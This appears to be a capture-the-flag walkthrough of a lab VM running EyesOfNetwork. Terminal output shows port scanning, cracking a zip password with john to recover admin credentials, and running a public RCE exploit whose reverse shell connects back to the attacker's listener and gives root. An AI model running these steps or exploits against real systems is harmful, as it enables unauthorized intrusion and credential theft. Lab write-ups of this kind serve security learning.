```
❯ cat target -l python -p
# Nmap 7.95 scan initiated Thu Apr  3 16:39:42 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p22,66,80,111,443,2403,3306,8086 -oN target
Nmap scan report for 10.0.2.76
Host is up (0.00015s latency).

PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 c4:fa:e5:5f:88:c1:a1:f0:51:8b:ae:e3:fb:c1:27:72 (RSA)
|   256 01:97:8b:bf:ad:ba:5c:78:a7:45:90:a1:0a:63:fc:21 (ECDSA)
|_  256 45:28:39:e0:1b:a8:85:e0:c0:b0:fa:1f:00:8c:5e:d1 (ED25519)
66/tcp   open  http            SimpleHTTPServer 0.6 (Python 2.7.5)
|_http-title: Scalable Cost Effective Cloud Storage for Developers
|_http-server-header: SimpleHTTP/0.6 Python/2.7.5
80/tcp   open  http            Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16 mod_perl/2.0.11 Perl/v5.16.3)
|_http-title: Did not follow redirect to https://10.0.2.76/
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16 mod_perl/2.0.11 Perl/v5.16.3
111/tcp  open  rpcbind         2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|_  100000  3,4          111/udp6  rpcbind
443/tcp  open  ssl/http        Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16 mod_perl/2.0.11 Perl/v5.16.3)
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16 mod_perl/2.0.11 Perl/v5.16.3
| http-title: EyesOfNetwork
|_Requested resource was /login.php##
| ssl-cert: Subject: commonName=localhost/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2021-04-03T14:37:22
|_Not valid after:  2022-04-03T14:37:22
2403/tcp open  taskmaster2000?
3306/tcp open  mysql           MariaDB 10.3.23 or earlier (unauthorized)
8086/tcp open  http            InfluxDB http admin 1.7.9
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
MAC Address: 08:00:27:9F:18:20 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

```
❯ dirsearch -u http://10.0.2.76:66 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as a
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 220544

Output File: /home/kali/Drift/reports/http_10.0.2.76_66/_25-04-03_18-19-43.txt

Target: http://10.0.2.76:66/

[18:19:43] Starting:
[18:19:54] 301 -    0B  - /index_files  ->  /index_files/
[18:25:59] 200 -  248B  - /eon
```

10.0.2.76:66/eon

dsAllTheThings | Nessus | SonarQube | CCNA | OTW | HMVM | DL | VHB | THL | R-M | THM

eon
Archivo movido o

```
❯ cat eon
```

	File: eon
1	UEsDBBQAAQAAAAOfg1LxSVvWHwAAABMAAAAJAAAAY3JlZHMudHh093OsvnCY1d4tLCZqMvRD+ZUU
2	Rw+5YmOf9bS11scvmFBLAQI/ABQAAQAAAAOfg1LxSVvWHwAAABMAAAAJACQAAAAAAAAAIAAAAAAA
3	AABjcmVkcy50eHQKACAAAAAAAAEAGABssaU7qijXAYPcazaqKNcBg9xrNqoo1wFQSwUGAAAAAAEA
4	AQBbAAAARgAAAAA

```
❯ echo "UEsDBBQAAQAAAAOfg1LxSVvWHwAAABMAAAAJAAAAY3JlZHMudHh093OsvnCY1d4tLCZqMvRD+ZUU
Rw+5YmOf9bS11scvmFBLAQI/ABQAAQAAAAOfg1LxSVvWHwAAABMAAAAJACQAAAAAAAAAIAAAAAAA
AABjcmVkcy50eHQKACAAAAAAAAEAGABssaU7qijXAYPcazaqKNcBg9xrNqoo1wFQSwUGAAAAAAEA
AQBbAAAARgAAAAA" | base64 -d
PKRI[    creds.txtsp-,&j2CGbc/PK?RI[      $ creds.txt
 l;(k6(k6(PK[F
```

Base64*

UEsDBBQAAQAAAAOfg1LxSVvWHwAAABMAAAAJAAAAY3JlZHMudHh093OsvnCY1d4tLCZqMvRD+ZUU
Rw+5YmOf9bS11scvmFBLAQI/ABQAAQAAAAOfg1LxSVvWHwAAABMAAAAJACQAAAAAAAAAIAAAAAAA
AABjcmVkcy50eHQKACAAAAAAAAEAGABssaU7qijXAYPcazaqKNcBg9xrNqoo1wFQSwUGAAAAAAEA
AQBbAAAARgAAAAAA

Decode Base64 to File

Preview

Your browser cannot display the file as "application/zip".

File Info

- MIME type: application/zip
- Extension: zip
- Size: 183 B
- Download: application.zip


```
❯ unzip application.zip
Archive:  application.zip
[application.zip] creds.txt password:
   skipping: creds.txt               incorrect password
```

```
❯ zip2john application.zip > pass.txt
ver 2.0 application.zip/creds.txt PKZIP Encr: cmplen=31, decmplen=19, crc=D65B49F1 ts=9F03 cs=d65b type=0
❯ john pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
killah           (application.zip/creds.txt)
1g 0:00:00:02 DONE 3/3 (2025-04-03 19:41) 0.4132g/s 3987Kp/s 3987Kc/s 3987KC/s kabtw5..kill3n
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
❯ cat creds.txt
       │ File: creds.txt
───────┼──────────────────
   1   │ admin
   2   │ isitreal31__
```

```
❯ searchsploit EyesOfNetwork
---------------------------------------------------------------------------- | Path
 Exploit Title
---------------------------------------------------------------------------- 
EyesOfNetwork (EON) 5.0 - Remote Code Execution                              | php/webapps/41746.md
EyesOfNetwork (EON) 5.0 - SQL Injection                                      | php/webapps/41747.md
EyesOfNetwork (EON) 5.1 - SQL Injection                                      | php/webapps/41774.py
EyesOfNetwork - AutoDiscovery Target Command Execution (Metasploit)          | multiple/remote/48169.rb
EyesOfNetwork 5.1 - Authenticated Remote Command Execution                   | php/webapps/47280.py
EyesOfNetwork 5.3 - File Upload Remote Code Execution                        | multiple/webapps/49432.sh
EyesOfNetwork 5.3 - LFI                                                      | multiple/webapps/49404.txt
EyesOfNetwork 5.3 - RCE & PrivEsc                                            | multiple/webapps/49402.txt
EyesOfNetwork 5.3 - Remote Code Execution                                    | php/webapps/48025.txt
```

```
❯ mv 48025.txt exploit.py
❯ python3 exploit.py
usage:
+-----------------------------------------------------------------------------
| EyesOfNetwork 5.3 RCE (API v2.4.2)
| 02/2020 - Clément Billac Twitter: @h4knet
|
| Examples:
| eonrce.py -h
| eonrce.py http(s)://EyesOfNetwork-URL
| eonrce.py https://eon.thinc.local -ip 10.11.0.182 -port 3128
| eonrce.py https://eon.thinc.local -ip 10.11.0.182 -user pentest2020
```


❯ python3 exploit.py https://10.0.2.76 -ip 10.0.2.65
+---+
| EyesOfNetwork 5.3 RCE (API v2.4.2) |
| 02/2020 - Clément Billac Twitter: @h4knet |
+---+
[*] EyesOfNetwork login page found
[*] EyesOfNetwork API page found. API version: 2.4.2
[+] Admin user key obtained: 85c1c222fd0785c955c88df245d04bc06bac766cb8105b308becac28292ed233
[!] The user h4ker already exists
[+] Successfully authenticated
[+] Discovery job successfully created with ID: 6&review=1" id="completemsg" style="display: none;">

Auto-Discovery Complete. Click to Continue To Reviewing Found Devices

[*] Spawning netcat listener:
listening on [10.0.2.65] 443 ...
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.76] 56290
sh: no job control in this shell
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root)
sh-4.2# whoami
whoami
root